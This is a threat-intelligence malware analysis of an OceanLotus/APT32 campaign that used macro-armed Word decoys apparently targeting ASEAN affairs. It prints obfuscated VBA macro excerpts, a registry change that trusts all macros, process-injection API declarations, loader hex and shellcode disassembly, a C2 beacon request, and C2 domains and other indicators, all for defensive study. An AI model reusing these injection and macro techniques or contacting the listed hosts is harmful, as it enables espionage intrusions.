



Telsy

CTI Research

// OceanLotus
// on ASEAN Affairs

March 2019

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// Introduction

In last days of March, Telsy CTI team captured same malicious macro armed documents likely targeting ASEAN affairs and meeting members. Telemetry and spreading statistics related to these decoy documents highlight their diffusion in the geographical area of Thailand. According with OSINT information, the 34th ASEAN Meeting will be held in Bangkok, Thailand, on April/May 2019.





These malicious documents have been designed to induce the victims to enable a macro code that will lead to an in-memory payload injection through the use of layered obfuscation techniques.

At the time of analysis, the full infection cycle showed a very low detection rate in comparison with the major anti-malware solutions.

On the basis of the evidences found, we attribute this operation, with an high degree of confidence, to the APT32 / OceanLotus group.

// Comparative Analysis

We performed a first statical, attribution and similarity analysis over our own threat intelligence platform for one of the malicious documents, in order to better understand what we had in front, obtaining the following results:

Malcode DNA Mapping (found 4 primary genes)				
#	Family	Malware	Genes	Rate
1	OceanLotus	Macro		75%
2	OceanLotus	Macro		75%
3	OceanLotus	Macro		75%
4	Suspicious	SpearPhishing		25%

From this moment on, was quite clear for us which actor we should have to refer in relation to any interests in the geographical area where samples has been collected.


// Insights

The initial attack payloads are all .doc Microsoft Word documents, but no specific vulnerabilities are used. Instead, in this case, the infection cycle is carried out through embedding malicious layered macro code in it, triggering subsequent malicious behavior and finally implanting the backdoor to the target host.

According to some evidences collected, the design of the campaign seems to have started at the end of January 2019.

In order to execute the macro code in the context of the victim system, the attacker instructs the user to click on “*enable content*” in the body of the document.

The following is a screenshot of how appears the graphical content of the malicious document retrieved after a forced sandbox dynamic execution



and an extraction of the first stage macro code executed:

```
Attribute VB_Name = "Module1"
Private Function cJzDHgXGcr8Eu82LjZ5stJw1oaIznVqBTTNetfLw(ByVal strAscii As String) As Byte

    Dim kvEw4KGNM0k4SV0w0zFjUPqZzswt4QpNAWC0GSC As Byte
    Dim Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe As Byte
    Dim gd5GkTN9yuWM7mkM0thpdPi70U0GV3C00kf44Eh3 As String * 1

    kvEw4KGNM0k4SV0w0zFjUPqZzswt4QpNAWC0GSC = 0
    If (Len(strAscii) = 1) Then
        gd5GkTN9yuWM7mkM0thpdPi70U0GV3C00kf44Eh3 = Mid(strAscii, 1, 1)
        Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe = Asc(gd5GkTN9yuWM7mkM0thpdPi70U0GV3C00kf44Eh3)
        If (Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe >= 65 And Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe <= 70) Then
            Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe = Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe - 65 + 10
        Else
            Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe = Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe - 48
        End If
        kvEw4KGNM0k4SV0w0zFjUPqZzswt4QpNAWC0GSC = Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe
    End If
    cJzDHgXGcr8Eu82LjZ5stJw1oaIznVqBTTNetfLw = kvEw4KGNM0k4SV0w0zFjUPqZzswt4QpNAWC0GSC
End Function
```

The script appears to be heavily obfuscated in order to confuse anti-malware engines and discourage static analysis.

However, after a general cleaning process, it is possible to clarify what this first set of malicious instructions have been designed to perform. Below is a summary of the entire infection cycle performed starting from enabling the macro code:

1. The first macro copies its own document file to the %temp% folder.
2. It decrypts the second stage module and modify the REG_KEY "HKCU\Software\Microsoft\Office\14.0\Word\Security\AccessVBOM" in order to set its value to "1", as showed following:

```
lzTMjTNJdrnlaZch3SIIndBhjFJuLWar4mKaHrae.RegWrite Qg1P1IInE3KZN0Dhyhs5Kzdu66kuNn14figH6666, 1, "REG_DWORD"

' Open new application because HKCU only used when application launched
Set sKcFJbBJAbkh8Z23w6wXePZp78cSutlgzthQAZku = CreateObject(UjxrrIcCwHkRy8Pfyf2X61CcF08qYt1TJ0J03VCD)
sKcFJbBJAbkh8Z23w6wXePZp78cSutlgzthQAZku.Visible = False
sKcFJbBJAbkh8Z23w6wXePZp78cSutlgzthQAZku.DisplayAlerts = False
```

Through this change, the threat actor is now able to create and use macro-based self-replicating malware. It is possible to obtain this result taking advantage of fact that a registry key value dictates whether external macros can be trusted or not. And by changing the value of such a registry key all macros can be put into trusted zone. In a nutshell, this flaw allows macros to write more macros.

However, despite the potential illicit uses of this feature, seems that Microsoft doesn't regard this as security issue. Instead, Microsoft claims that the feature is designed to function like this.

At this point, the second macro is written into the document under %temp%. After this, a fake error message is then shown.

- The second stage code is quite similar to the previous with the difference that it is self referencing in the modification of its own components. Indeed, it retrieves the content of its self document (now under the %temp%) and modify it in order to replace the current module with a third stage code.

Finally, it calls a function aimed at continuing the infection cycle.

```
If UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = "" Then
    lzTMjTNJdrnLaZch3SIIndBhJFJuLWar4mKaHrae.RegDelete Qg1P1IInE3KZN0Dhybs5Kzdu6GkuNn14figH6666
Else
    lzTMjTNJdrnLaZch3SIIndBhJFJuLWar4mKaHrae.RegWrite Qg1P1IInE3KZN0Dhybs5Kzdu6GkuNn14figH6666,
End If

HGFJekIKVE79MsBundmsYU5zNZc4z_iw20xBq171
```

- The third payload is capable to perform code injection in order in order to finalize the infection of the system.

It appears like the following code snippet:

```
Private Declare PtrSafe Function cUT13PLCIV_uYgeCuiZqPDn2myZt2VZH3j7kP3je Lib "kernel32" Alias "CreateRemoteThread" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, ByVal lpStartAddress As LongPtr, ByVal dwSize As Long, ByVal lpParameter As LongPtr, ByVal dwCreationFlags As Long, ByVal lpThreadId As LongPtr) As LongPtr
Private Declare PtrSafe Function Kdzhz0vMdyTdy0VAyWZwQTAoXirEiVnq_LGhm6px Lib "kernel32" Alias "VirtualAllocEx" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal dwAllocationType As Long, ByVal dwProtect As Long) As LongPtr
Private Declare PtrSafe Function I0p2WQBLvma9htLq9T9XQ2mhIQFpi9RciU1viQEK Lib "kernel32" Alias "RtlMoveMemory" (ByVal Destination As LongPtr, ByVal Source As Any, ByVal Length As Long)
Private Declare PtrSafe Function 0b7FPKIX3m3GvIGE815absmvY7nrR7keQ9FVHsg Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, ByVal lpProcessAttributes As Long, ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As String, ByVal dwCreationFlags As Long, ByVal lpThreadId As LongPtr) As LongPtr
Private Declare PtrSafe Function rBb5Z2PHEXx8yBXJH9jM2GbaAVugxYhndsQ7baKY Lib "kernel32" Alias "CreateProcessW" (ByRef lpApplicationName As Any, ByRef lpCommandLine As Any, ByVal lpProcessAttributes As Long, ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As String, ByVal dwCreationFlags As Long, ByVal lpThreadId As LongPtr) As LongPtr
Private Declare PtrSafe Function d8b06Dq48hnbVnJmglw4up9IgrV4besxplxRun3Y Lib "kernel32" Alias "WriteProcessMemory" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, ByVal lpAddress As LongPtr, ByVal lpData As Any, ByVal dwSize As Long, ByVal dwProtect As Long) As LongPtr
Private Declare PtrSafe Function vpi9r5BqKEjaF6GuP_wdF1LUVK_MAFti2Yxk47Thb Lib "kernel32" Alias "WaitForSingleObject" (ByVal hObject As LongPtr, ByVal dwMilliseconds As Long) As LongPtr
Private Declare PtrSafe Function QulYVnSKRKSOPog9vroysj1bRmgd75pI6dnQd0m_m Lib "kernel32" Alias "OpenProcess" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Boolean, ByVal dwProcessId As Long) As LongPtr
Private Declare PtrSafe Function ghazGsn4v1TnA8rpy00QMTLLuvnRkvsrL2mqjTf Lib "ntdll" Alias "RtlCreateUserThread" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, ByVal lpProcessAttributes As Long, ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As String, ByVal dwCreationFlags As Long, ByVal lpThreadId As LongPtr) As LongPtr
Private Declare PtrSafe Function W0B0M5PyXR0sJTxXQ5b5yK_THWQ65_eLXVziXzp Lib "kernel32" Alias "ExpandEnvironmentStringsA" (ByVal lpSrc As String, ByVal lpDst As LongPtr, ByVal dwSize As Long) As LongPtr
Private Declare PtrSafe Function GRVvYEX8TvpBe4_o4Bw592gRSj2voUg_g6vfCf1e Lib "advapi32" Alias "OpenProcessToken" (ByVal ProcessHandle As LongPtr, ByVal DesiredAccess As Long) As LongPtr
Private Declare PtrSafe Function XOYC6p0HXwVHrtgIq4DFCeKZfqbokKRAh9m1Pas Lib "advapi32" Alias "DuplicateTokenEx" (ByVal ExistingTokenHandle As LongPtr, ByVal dwDesiredAccess As Long, ByVal lpExpiryAttributes As Long, ByVal dwImpersonationLevel As Long, ByVal dwTokenType As Long) As LongPtr
Private Declare PtrSafe Function jmxCT_zdHg0PxDnDI3_ng5s6dK57akUGCuAlfHRZG Lib "userenv" Alias "CreateEnvironmentBlock" (ByRef x2w9oimEvilYpXazWRZChufnlQXxX82UTD4Y As LongPtr, ByVal lpEnvironment As LongPtr, ByVal dwFlags As Long) As LongPtr
Private Declare PtrSafe Function Sy7NWehCPrilrVnRg19Usosw7cft2n1c1Hoxkjvh Lib "kernel32" Alias "GetCurrentProcess" () As LongPtr
```

Quite simple enough to guess, functions visible above will support a code injection activity into winword.exe that will lead to the final backdoor execution.

This code allocates a memory region and write in it the first loader, showed in the next figure:

```

00000000 E8 83 A0 18 00 FE FE FE FE 7E 0E E1 B9 DD 12 BD  èf ..pppp~.á²Ý.¼
00000010 F1 18 85 E0 7D 84 89 D1 4A DE 27 2F 8E B2 C9 B1  ñ....à)„¼ÑJP' /Ž²É±
00000020 54 86 FB 50 F6 6D 2A 49 52 07 6C 21 11 52 26 3A  T+ûPôm*IR.1!.R&:
00000030 25 87 B6 0A 32 B1 17 06 13 2C 41 92 F3 DE FD 53  ¼+q.2±....,A'óPýS
00000040 43 47 5C D4 AF 1B 92 66 98 C1 C3 BE 50 26 C6 0A  CG\Ô~.'f~ÁÃ¼P&Æ.
00000050 91 49 B3 66 D6 B7 E5 C9 4C 51 75 1B FC 77 4D 16  'I²fÖ·ãÉLQu.üwM.
00000060 BD 87 D1 B5 27 20 01 0E 50 54 2B EA CC EE 9A 7B  ¼+Ñµ' ..PT+êÏîš{
00000070 03 3E 04 63 9B 7D 7F 83 71 1D 9E 5E 92 4C 52 AE  .>.c>}.fq.ž^'LR@
00000080 47 F0 F3 0F B3 EB 11 1B 7C 5D 4F A5 95 0D 81 DF  Gðó.²ë...|]O¥²...ß
00000090 09 CA 51 87 1F AE AC 35 77 5A EA F5 F7 BD BF ED  .ÊQ+.@~5wZêð÷¼¿i
000000A0 3A BD B8 1F 65 F0 93 F1 87 A5 8D D2 6E 1D C0 DC  :¼,.eð"ñ+¥.Òn.ÀÜ
000000B0 C2 AE AB F4 9C 51 F0 BE C7 87 F4 81 6E D7 E9 67  Â@«ô«Qð¼Ç+ð.n×ég
000000C0 66 8C 05 C8 8D D1 93 F9 0E 1F BA 0E 00 B4 09 CD  fÆ.È.Ñ"ù...²'.Í
000000D0 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72  !,.LÍ!This progr
000000E0 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E  am cannot be run
000000F0 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A  in DOS mode....
00000100 24 00 00 00 00 00 00 00 F6 4F A7 E3 B2 2E C9 B0  $......öOšã².Ê°
00000110 B2 2E C9 B0 B2 2E C9 B0 BB 56 4A B0 B3 2E C9 B0  ².Ê°².Ê°»VJ°².Ê°
00000120 DD 58 62 B0 B7 2E C9 B0 A9 B3 57 B0 A7 2E C9 B0  ÝXb°².Ê°@²W°$².Ê°
00000130 A9 B3 63 B0 CF 2E C9 B0 BB 56 5A B0 BF 2E C9 B0  @²c°İ.Ê°»VZ°¿.Ê°
00000140 B2 2E C8 B0 2C 2E C9 B0 A9 B3 62 B0 E2 2E C9 B0  ².Ê°,².Ê°@²b°ã.Ê°
00000150 A9 B3 52 B0 B3 2E C9 B0 A9 B3 54 B0 B3 2E C9 B0  @²R°².Ê°@²T°².Ê°
00000160 52 69 63 68 B2 2E C9 B0 00 00 00 00 00 00 00 00  Rich².Ê°.....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

```

The initial loader contains the final backdoor (in an encrypted form) and an obfuscated shellcode with junked opcodes:

```

0018C261 pushf
0018C262 push    ecx
0018C263 neg     ch
0018C265 cld
0018C266 push    eax
0018C267 and     al, ah
0018C269 shl     ecx, 6
0018C26C lea     esp, [esp-4]
0018C270 pushf
0018C271 push    eax
0018C272 aam
0018C274 push    ecx
0018C275 push    edx
0018C276 bsr     cx, dx
0018C27A mov     ecx, [esp+81Ch+var_818]

```

Once executed, it works in memory performing actions aimed at resolving the API functions **VirtualAlloc**, **RtlZeroMemory** and **RtlMoveMemory**.

It goes to reconstruct the whole malware set and to run further malicious components aimed at a first system recognition and at the execution of typical routines which can be observed into pieces of malware designed for remote control and espionage operations.

The header of the embedded PE is then retrieved through the following RC4 decrypting loop

```
0018B327      inc     dl
0018B329      mov     [ebp-5B0h], dl
0018B32F      movzx   edx, dl
0018B332      add     bl, [ebp+edx-6B0h]
0018B339      mov     [ebp-5AFh], bl
0018B33F      mov     cl, [ebp+edx-6B0h]
0018B346      movzx   eax, bl
0018B349      mov     al, [ebp+eax-6B0h]
0018B350      mov     [ebp+edx-6B0h], al
0018B357      movzx   eax, byte ptr [ebp-5AFh]
0018B35E      mov     [ebp+eax-6B0h], cl
0018B365      mov     bl, [ebp-5AFh]
0018B36B      mov     dl, [ebp-5B0h]
0018B371      jmp     loc_18B45B
```

The malicious PE appears to be allocated in a corrupted form and re-assembled on the fly. Anyway, once initialized, the backdoor resources are loaded in memory and the configuration data are decrypted.

Here we can find CnC details as well. After the initialization is completed, the backdoor starts to communicate with the C2 available in the C2 data through the HTTP protocol and POST mode.

The backdoor appears to be capable to communicate outside in different way supporting SOCKS communications as well.

The backdoor tries to communicate to legit resources to test connectivity, over HTTPS/443.

If the connection succeeds, the first (out of three) remote CnC URLs is retrieved. A snippet of the in-memory workload is shown below:


```

jmp 10023E5D
mov edi,dword ptr ss:[ebp+8]
push esi
mov byte ptr ds:[esi],0
push dword ptr ds:[edi+98] [edi+98]:"suricata.radeordaunt.com"
lea eax,dword ptr ss:[ebp-10]
push eax
lea eax,dword ptr ss:[ebp-24]
push eax
push 100474EC 100474EC:"%15[^\n]:%3[/]%[^\n/?]%[^\n]"
push dword ptr ds:[ebx+4F0]
call 10039599
add esp,18
cmp eax,2

```

The URL composing algorithm is similar to that already spotted out by ESET researchers previously and will be not replicated here. Anyway, it looks like the following:

0A55EB34	31 00 01 01	00 00 00 00	E8 2E AE 05	68 74 74 70	1.....è.®.http
0A55EB44	73 3A 2F 2F	73 75 72 69	63 61 74 61	2E 72 61 64	s://suricata.rad
0A55EB54	65 6F 72 64	61 75 6E 74	2E 63 6F 6D	2F 33 2F 34	eordaunt.com/3/4
0A55EB64	35 33 39 34	2D 43 61 67	2D 48 6F 79	69 2D 45 76	5394-Cag-Hoyi-Ev
0A55EB74	68 65 6F 00	00 00 00 00	00 00 00 00	00 00 00 00	heo.....
0A55EB84	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0A55EB94	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0A55EBA4	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0A55EBB4	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0A55EBC4	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

The backdoor continues to use a generic User-Agent for its communications:

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)

00 00 00 00	00 00 00 00	4D 6F 7A 69	6C 6C 61 2FMozilla/
34 2E 30 20	28 63 6F 6D	70 61 74 69	62 6C 65 3B	4.0 (compatible;
20 4D 53 49	45 20 38 2E	30 3B 20 57	69 6E 64 6F	MSIE 8.0; Windo
77 73 20 4E	54 20 36 2E	30 3B 20 54	72 69 64 65	ws NT 6.0; Tride
6E 74 2F 34	2E 30 29 00	00 00 00 00	00 00 00 00	nt/4.0).....
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

Once the HTTP channel is validated, a regkey is set under

HKCU\SOFTWARE\Classes\CLSID{E3517E26-8E93-458D-A6DF-8030BC80528B}

```
push eax
push ebx
push 20019
push ebx
push ebx
push ebx
push 6453778 ; 6453778:L"SOFTWARE\Classes\CLSID\{E3517E26-8E93-458D-A6DF-8030BC80528B}"
push 80000001
mov dword ptr ss:[ebp-13C],ebx
call dword ptr ds:[&RegCreateKeyEx]
```

Once all the CnC URLs are retrieved the backdoor cycles through them trying to communicate with the outside world.

DC F8 11 72	60 80 00 08	73 75 72 69	63 61 74 61	Uø.r`...suricata
2E 72 61 64	65 6F 72 64	61 75 6E 74	2E 63 6F 6D	.radeordaunt.com
00 00 00 00	00 00 00 00	DF F8 11 71	63 80 00 0Cßø.qc...
90 2D AE 05	E0 2C AE 05	68 2D AE 05	00 00 00 00	..-®.à,®.h-®.....
00 00 00 00	00 00 00 00	17 00 00 00	1F 00 00 00
00 00 00 00	00 00 00 00	DC F8 11 72	60 80 00 08Uø.r`...
63 6F 70 79	2E 62 79 72	6F 6E 6F 72	65 6E 73 74	copy.byronorenst
65 69 6E 2E	63 6F 6D 00	00 00 00 00	00 00 00 00	ein.com.....
DF F8 11 71	63 80 00 0C	40 2C AE 05	38 2D AE 05	ßø.qc...®,®.8-®.
C0 2D AE 05	00 00 00 00	00 00 00 00	00 00 00 00	Å-®.....
18 00 00 00	1F 00 00 00	00 00 00 00	00 00 00 00
DC F8 11 72	60 80 00 08	6F 6E 6C 69	6E 65 2E 73	Uø.r`...online.s
74 69 65 6E	6F 6C 6C 6D	61 63 68 65	2E 78 79 7A	tienollmache.xyz
00 00 00 00	00 00 00 00	DB F8 11 75	63 80 00 08Uø.uc...
10 2D AE 05	00 00 00 00	DB F8 11 75	64 80 00 08	..-®.....Uø.ud...

The list of CnC URLs extracted for this specific variant are:

[+] copy.byronorenstein[.]com
[+] suricata.radeordaunt[.]com
[+] online.stienollmache[.]xyz

and the following is an example of a potential malicious request:

```
[New request on port 443 with SSL.]
POST /6/122247-Ciop-Uhaohu-Zhuude-Laa HTTP/1.1
Host: online.stienollmache.xyz
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: https://online.stienollmache.xyz/6/122247-Ciop-Uhaohu-Zhuude-Laa
Content-Length: 25
Content-Type: application/x-www-form-urlencoded
```

The backdoor is able to generate a fingerprint for the victim host as well, retrieving information about the process operation, registry keys, hard disk, machine name, local files, running process etc. etc.

// Attribution

According to the evidences found and on the basis of other research papers about this threat group, we attest with an high degree of confidence that this operation has been carried out by the group commonly known as APT32 (aka OceanLotus).

OceanLotus is a very active threat. Recently, many cyber operations and breaches have been attributed to this elite hacker group. This extensive activity could be the consequence of the multiple interests to which the group focuses its attention. These interests in fact range from capturing documentation concerning industrial and technological secrets to the information superiority in the geo-political sphere regarding the area of South-East Asia.

OceanLotus continues to pay close attention in order to operate under the radar. Also in this case it was possible to highlight techniques aiming at the obfuscation and encryption of malicious payloads. Such techniques, although widely used for a long time both in criminal field than in the operations aimed at cyber espionage, still guarantee a high degree of stealthiness during the infection cycle of a target system.

// Indicator of Compromise

SHA256	55F8D95FC330B1E9519DC572E4ACF8E751387C090F7A640B8EC0257A006212BB
SHA256	A8A3109EBF8AA732D4079DD484D326A9941E63029E188A2E2605B9A8A84C3D93
SHA256	61B8CF99D4C2C8A49827A5EE9D0E329CB2BA476F5C70E9EAF5FA0A144ED7BBB2
CnC	copy.byronorenstein.com
CnC	suricata.radeordaunt.com
CnC	snort.lauradesnoyers.com
CnC	clipboard.christienoll.xyz
CnC	att.illagedrivestralia.xyz
CnC	online.stienollmache.xyz
IP	185.158.113.114
REGKEY	HKCU\SOFTWARE\Classes\CLSID{E3517E26-8E93-458D-A6DF-8030BC80528B}

Additional indicators of compromise, malicious payloads, Yara rules for hunting the full malware set as well as further details regarding this group, are available by subscribing a Telsy advanced CTI service.